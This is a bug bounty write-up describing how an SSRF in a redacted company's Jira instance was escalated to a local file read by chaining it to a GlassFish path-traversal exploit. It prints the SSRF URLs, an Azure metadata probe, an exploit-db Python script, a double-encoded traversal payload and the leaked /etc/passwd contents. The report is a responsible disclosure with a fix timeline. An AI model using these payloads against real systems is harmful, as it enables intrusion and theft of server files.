Exploiting SSRF like a Boss — Escalation of an SSRF to Local File Read!

Zain Sabahat Follow
Nov 22, 2018 · 3 min read


Hi Guys!

Greetings everyone! Today I am doing another write-up about one of my best findings. It's an SSRF — Server Side Request Forgery vulnerability I discovered in a private program.

In the scope page, the program had few IPs with only Server-Side bugs acceptable in its scope. I picked an IP and started my recon process on it. I found a subdomain ***https://help.redacted.com*** hosted on that IP through Reverse IP scan. I used HackerTarget's Reverse IP lookup tool ***"http://api.hackertarget.com/reverseiplookup/?q={IP}"***

The subdomain was running a **Jira** instance. I quickly remembered the Alyssa Herrera's article about SSRF Exploitation in Jira instances. I checked the version of the Jira and it seems vulnerable to the SSRF.

> *https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://google.com*



https://help.[redacted].com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://google.com
Search Images Maps Play YouTube News Gmail Drive More »
Google
Advanced search
Language tools
Google Search
I'm Feeling Lucky
Advertising?Programs
Business Solutions
+Google
About Google
© 2018 - Privacy - Terms

Successfully rendered google.com and verified the existence of SSRF.

Now I was able to render any webpage through that vulnerable endpoint or I could have converted it into XSS by loading an external page but as I have told earlier that the company was only interested in Server-Side and network related issues so I had to dig more.

None of the protocols i.e. ***gopher://***, ***file://***, ***ldap://*** or ***ftp://*** were working except **http://.** It was an azure instance so I tried to fetch the metadata file of the instance from the uri: https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=*http://169.254.169.254/metadata/v1/maintenance* but I got nothing but a blank JSON response.

Now I needed to think out of the box. I started playing with the endpoint. I tried to load localhost (127.0.0.1) from the uri and it loaded the main page. An idea clicked in my mind that there might be some services were left running on internal ports. I started by the most common port ***8080.*** And then as I thought, I was welcomed by GlassFish server's default page.


oracle.com

GlassFish Server 3.1.2

Your server is now running


To replace this page, overwrite the file `index.html` in the document root folder of this server. The document root folder for this server is the `docroot` subdirectory of this server's domain directory.

To manage a server on the **local host** with the **default administration port**, go to the Administration Console.

Get Oracle GlassFish Server with Premier Support

For production deployments, consider Oracle GlassFish Server with Oracle Premier Support for Software. Premier Support helps lower the total cost and risk of owning your Oracle solutions, improve the return from your IT investment, and optimize the business value of your IT solutions. Benefits of Premier Support include product updates and enhancements, global reach, lifetime support, ecosystem support, and proactive, automated support.


After seeing that I quickly reached to the default administration console at Port **4848**. It was the login page of GlassFish server.


view-source:https://help.[redacted].com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://127.0.0.1:4848

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
    <title>Login</title>
<script type="text/javascript">
<!-- FIXME: add code to ensure we're the top-most frame -->
    if (document.getElementById('layout-doc') != null) {
        // Just refresh the page... login will take over
        window.location = window.location;
    }
</script>
    <style type="text/css">
        /* clickjacking defense */
        body { display : none; }
    </style>
<link rel="stylesheet" type="text/css" href="/theme/com/sun/webui/jsf/suntheme/css/css_master.css" />
<script type="text/javascript">
djConfig={
    "isDebug": false,
    "debugAtAllCosts": false,
    "parseWidgets": false
};
</script>
<script type="text/javascript" src="/theme/META-INF/dojo/dojo.js"></script>
<script type="text/javascript" src="/theme/META-INF/json/json.js"></script>
<script type="text/javascript" src="/theme/META-INF/prototype/prototype.js"></script>
<script type="text/javascript" src="/theme/META-INF/com_sun_faces_ajax.js"></script>
<script type="text/javascript">
dojo.hostenv.setModulePrefix("webui.suntheme", "/theme/com/sun/webui/jsf/suntheme/javascript");
dojo.require('webui.suntheme.*');
</script>
<link id="sun_link5" rel="stylesheet" type="text/css" href="/resource/css/css_ns6up.css" />

</head>

<body id="body3" class="LogBdy" focus="loginform.j_username" style="background-color: #FFFFFF;">
    <div id="header"class="LogTopBnd" style="background: url('/theme/com/sun/webui/jsf/suntheme/images/login/gradlogtop.jpg') repeat-x; height: 30px;
    <div class="middle" style="background-image: url(/theme/com/sun/webui/jsf/suntheme/images/login/gradlogsides.jpg);background-repeat:repeat-x;back
background-color: #D4DCE1;">
        <div class="plugincontent" style="width1: 1px; visibility: visible;">

<div style="height: 435px;background-image: url(/resource/community-theme/images/login-backimage-open.png);
    background-repeat:no-repeat;background-position:left top; width: 720px; margin: auto;">
    <div style="width: 460px; padding-top: 160px; margin-left: 310px;">
<img id="sun_image11" src="/resource/community-theme/images/login-product_name_open.png;jsessionid=d8c2e2ec313f27ee4c10142259d7" alt="GlassFish Serve
height="42" width="329" border="0" />
        <form method="POST" class="form" name="loginform" action="j_security_check">
        <table role="presentation">
        <tr>
            <td><label for="Login.username" style="font-weight: bold;">User Name:</label></td>
            <td><input type="text" name="j_username" id="Login.username" tabindex="1" value=""></td>
        </tr>
        <tr>
            <td><label for="Login.password" style="font-weight: bold;">Password:</label>
            <td><input type="password" name="j_password" id="Login.password" tabindex="2">
```

Sourcecode of GlassFish Administration Console at Port 4848.

I searched for the GlassFish exploits and hopefully, I found a **GET** based exploit: “https://www.exploit-db.com/exploits/39241/”



```
# Title: glassfish Arbitrary file read vulnerability
# Date : 01/15/2016
# Author: bingbing
# Software link: https://glassfish.java.net/download.html
# Software: GlassFish Server
# Tested: Linux x86


#!/usr/bin/python
import urllib2
response=urllib2.urlopen('http://localhost:4848/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd')
s=response.read()
print s
```

GlassFish Exploit — Read Server Files

I crafted that payload:


> *https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=*http://127.0.0.1:4848*/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd*

But it didn't work!!

I got really disappointed and I was about to give up. But then I just noticed that there is url-encoding in that exploit and when it is passed through the browser it gets decoded so I may need to double encode it to pass the correct request on to the GlassFish server.

And our final payload was:

> *https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://127.0.0.1:4848/theme/META-INF%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2f%25c0%25ae%25c0%25ae%2fetc%2fpasswd*



```
view-source:https://help.[redacted].com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://127.0.0.1:4848/theme/META-INF/%25c0%25ae%25c0%25ae%2f
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
glassfish:x:9998:9998::/home/glassfish:/bin/bash
```

Successfully read the /etc/passwd file.

And resultantly, this simple HTTP-Protocol based SSRF was escalated to a local file read by exploiting an internal service.

Kudos to Shawar Khan and HassanKhanYusufzai for helping me to escalate this SSRF to a whole new level.

Timeline:

November 12, 2018 — Reported.

November 12, 2018 — Triaged.

November 13, 2018 — Fixed and Rewarded!

Thanks for reading! More write-ups coming on the way!